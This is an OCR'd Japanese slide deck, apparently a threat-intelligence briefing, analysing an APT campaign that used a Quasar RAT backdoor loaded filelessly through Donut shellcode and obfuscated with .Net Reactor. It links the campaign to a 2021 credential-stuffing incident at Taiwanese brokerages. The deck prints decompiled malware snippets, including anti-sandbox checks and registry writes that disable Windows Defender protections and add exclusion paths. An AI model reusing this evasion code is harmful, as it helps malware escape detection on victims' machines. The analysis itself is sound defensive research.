
攻撃手法のハイライト




- 防御回避 – ファイルレス攻撃に.Netの機能を利用。
  - 攻撃者により、.Netアセンブリが動的ロード機能の利用によって複数ダウンロードされた。
  - 攻撃の分類：Reflective Code Loading (MITRE ATT&CK T1620)
  - .Netアセンブリを正規のシステムプロセスにインジェクションした。



PresentationCache.exeはQoasarバックドア用のローダーで、まず自分自身をサービスとして登録し、次に2つのDLL（PresentationFrom.dllとPresentationStatic.dll）をロードした。



PresentationCache.exeは、外部のファイルサーバーからx86.binとDogCheck.binをダウンロードし、この2つのシェルコードを他のプロセスにインジェクションした。



シェルコードは、.Netのランタイム環境を構築し、最終的なペイロードである.Netアセンブリをロードした。

Donut –.NET アセンブリをShellcodeとしてインジェクト

- Donut はアドレスに依存せず動的に.Netアセンブリをロードするネイティブシェルコードを構築
- マルウェアのリバース結果 と Donut ソースコードの比較

```
        v27 = v9;
        v10 = (*(int (__stdcall **)(__int16 *))(v2 + 112))(&v19);
        (*(void (__stdcall **)(int, unsigned int *, int))(v2 + 96))(v27, &i, v10);
      }
      else
      {
        v27 = (*(int (__stdcall **)(int, _DWORD, _DWORD))(v2 + 92))(8, 0, v4[513]);
        v7 = 0;
        for ( i = 0; v7 < v4[513]; i = v7 )
        {
          v8 = (*(int (__stdcall **)(_DWORD *))(v2 + 112))(&v4[128 * v7 + 514]);
          (*(void (__stdcall **)(int, unsigned int *, int))(v2 + 96))(v27, &i, v8);
          v7 = i + 1;
        }
      }
      i = 0;
      (*(void (__stdcall **)(int, unsigned int *, __int16 *))(v2 + 96))(v3, &i, v26);
    }
    v30 = 0;
    LOWORD(v28) = VT_NULL;
    (*(void (__stdcall **)(_DWORD, int, int, _DWORD, int, int, char *))(*(_DWORD *)*v5
                                                                        + 148))(// Invoke_3
      *v5,
      v28,
      v29,
      0,
      v31,
      v3,
      v33);
    if ( v3 )
    {
      (*(void (__stdcall **)(int))(v2 + 100))(v27);
      (*(void (__stdcall **)(int))(v2 + 100))(v3);
    }
  }
  return 1;
```

https://github.com/TheWover/donut/blob/master/loader/inmem_dot...

```
210
211             i=0;
212             inst->api.SafeArrayPutElement(vtPsa.parray,
213                   &i, inst->api.SysAllocString(str));
214           }
215           // add string array to list of parameters
216           i=0;
217           inst->api.SafeArrayPutElement(sav, &i, &vtPsa);
218         }
219         v1.vt    = VT_NULL;
220         v1.plVal = NULL;
221
222         DPRINT("MethodInfo::Invoke_3()\n");
223
224         hr = pa->mi->lpVtbl->Invoke_3(pa->mi, v1, sav, &v2);
225
226         DPRINT("MethodInfo::Invoke_3 : %08lx : %s",
227           hr, SUCCEEDED(hr) ? "Success" : "Failed");
228
229         if(sav != NULL) {
230           inst->api.SafeArrayDestroy(vtPsa.parray);
231           inst->api.SafeArrayDestroy(sav);
232         }
233       }
234     } else pa->mi = NULL;
```

CYCRAFT

https://github.com/TheWover/donut/

Donut Loader

- ペイロードを解凍
- .NETアセンブリを読み込み、
- x86とx64に対応したシェルコードであるPolymorphic Shellcodeを実行
- CLRランタイムの確立
- ネイティブコードからマネージコードへ
- InvokeMember_3関数の利用
- ファイルレスアプローチ

```
42      if(inst->api.CLRCreateInstance != NULL) {
43        DPRINT("CLRCreateInstance");
44
45        hr = inst->api.CLRCreateInstance(
46          (REFCLSID)&inst->xCLSID_CLRMetaHost,
47          (REFIID)&inst->xIID_ICLRMetaHost,
48          (LPVOID*)&pa->icmh);
49
50        if(SUCCEEDED(hr)) {
51          DPRINT("ICLRMetaHost::GetRuntime(\"%s\")", mod->runtime);
52          ansi2unicode(inst, mod->runtime, buf);
53
54          hr = pa->icmh->lpVtbl->GetRuntime(
55            pa->icmh, buf,
56            (REFIID)&inst->xIID_ICLRRuntimeInfo, (LPVOID)&pa->icri);
57
58          if(SUCCEEDED(hr)) {
59            DPRINT("ICLRRuntimeInfo::IsLoadable");
60            hr = pa->icri->lpVtbl->IsLoadable(pa->icri, &loadable);
61
62            if(SUCCEEDED(hr) && loadable) {
63              DPRINT("ICLRRuntimeInfo::GetInterface");
64
65              hr = pa->icri->lpVtbl->GetInterface(
66                pa->icri,
67                (REFCLSID)&inst->xCLSID_CorRuntimeHost,
68                (REFIID)&inst->xIID_ICorRuntimeHost,
69                (LPVOID)&pa->icrh);
```

- リバースエンジニアリングを阻害するために、商用.NET難読化ツールである「.Net Reactor」が使用された。
- .Net Reactor
  - プログラム制御プロセスを難読化し改変できないようにする
  - .NET Intermediate Language を動的に生成
  - 動作時にプログラムが復号化されて実行

```
public static byte[] DecryptDES(byte[] \u0020, string \u0020)
{
    byte[] result;
    try
    {
        byte[] bytes = Encoding.UTF8.GetBytes(\u0020);
        byte[] ofcmedcailepemohdgcjpecldmhfncadfaob = Encryption.OFCMEDCAILEPEMOHDGCJPECLDMHFNCADFAOB;
        DESCryptoServiceProvider descryptoServiceProvider = new DESCryptoServiceProvider();
        MemoryStream memoryStream = new MemoryStream();
        CryptoStream cryptoStream = new CryptoStream(memoryStream, descryptoServiceProvider.CreateDecryptor(bytes, ofcmedcailepemohdgcjpecldmhfncadfaob),
          CryptoStreamMode.Write);
        cryptoStream.Write(\u0020, 0, \u0020.Length);
        cryptoStream.FlushFinalBlock();
        result = memoryStream.ToArray();
    }
    catch
    {
        result = null;
    }
    return result;
}
```

- C# で作成された本体とオープンソースのQuasar RATをバックドアの中核としている
- オープンソースや商用ソフトウェアを多数活用
  - 攻撃者は自らのマルウェア開発時間を短縮
  - ある特定のマルウェアに関連付けられるリスクを低減

```
public static bool Main()
{
    bool result = false;
    if (Debugger.IsAttached || BoxCheck.KOKAHGFFJAGGHBDKIHLAOMAEPLLKPCOPKAHH() || BoxCheck.GetModuleHandle("SbieDll.dll").ToInt32() != 0 ||
      Process.GetProcesses().Length <= 40)
    {
        result = true;
    }
    return result;
}
```

```
if (!(list[0] != "Windows Defender"))
{
    if (new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))
    {
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Microsoft\\Windows Defender\\Features", "TamperProtection", "0");
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Policies\\Microsoft\\Windows Defender", "DisableAntiSpyware", "1");
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
          "DisableBehaviorMonitoring", "1");
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
          "DisableOnAccessProtection", "1");
        Disable_Box.KMHLBPDGMLGBNEHNMHNNCGLDMKOMFHECHDDE("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
          "DisableScanOnRealtimeEnable", "1");
        Disable_Box.KFEKFGILBENFHNDAEJLHBOPOFJHEHGOPGGKC();
        Disable_Box.NOAJAMDKMEMLDCHHGOJGIJONAHEKKPEDOBNA("Add-MpPreference -ExclusionPath 'C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\WPF
          \\'");
        Disable_Box.NOAJAMDKMEMLDCHHGOJGIJONAHEKKPEDOBNA("Add-MpPreference -ExclusionPath '" + AppDomain.CurrentDomain.BaseDirectory + "'");
        Disable_Box.NOAJAMDKMEMLDCHHGOJGIJONAHEKKPEDOBNA("Add-MpPreference -ExclusionPath 'C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\WPF\
          \'");
    }
}
```

2021年11月のインシデントの関連性

- 金融系研究者の調査では、「Credential stuffing」攻撃は、2021年11月の事件で実際に発生が確認されている
  - 「Credential stuffing」攻撃が発生していたという情報は有効
- 一部のユーザーの情報はハッカーの市場で販売されている

駭客「撞庫」攻擊 冒名買股坑殺散戶

2022-01-20 02:48 聯合報 / 記者戴瑞瑤／專題報導

+ 資安

資安詐騙已經成為台灣民眾的日
報系資料照片

7家證券期貨商遭「撞庫攻擊」 金管會祭3大措施

2021/12/15 07:40

針對駭客以密碼「撞庫攻擊」，金管會表示，已責成證交所與期交所督導國內證券期貨商進

2021年11月のインシデントの関連性

- 今回発見された事件：
  - 事件の発生日時は非常に近い
  - 2021年11月の事件と部分的に重複

- これら2つのインシデントが関連していることを100%保証することはできない。

2021年11月のインシデントの関連性

- この事件に関する仮説:
  - Operation Cache Panda -最初の攻撃者がAPT攻撃を行い、ユーザのデータを窃盗
  - この攻撃者は盗んだユーザのデータをハッカーマーケットで販売
  - 2番目の攻撃者はこれを購入し、「Credential stuffing」攻撃を実行

駭客「撞庫」攻擊 冒名買股坑殺散戶

2022-01-20 02:48 聯合報 / 記者戴瑞瑤／專題報導

+ 資安

資安詐騙已經成為台灣民眾的日
報系資料照片


7家證券期貨商遭「撞庫攻擊」 金管會祭3大措施

2021/12/15 07:40

針對駭客以密碼「撞庫攻擊」，金管會表示，已責成證交所與期交所督導國內證券期貨商進

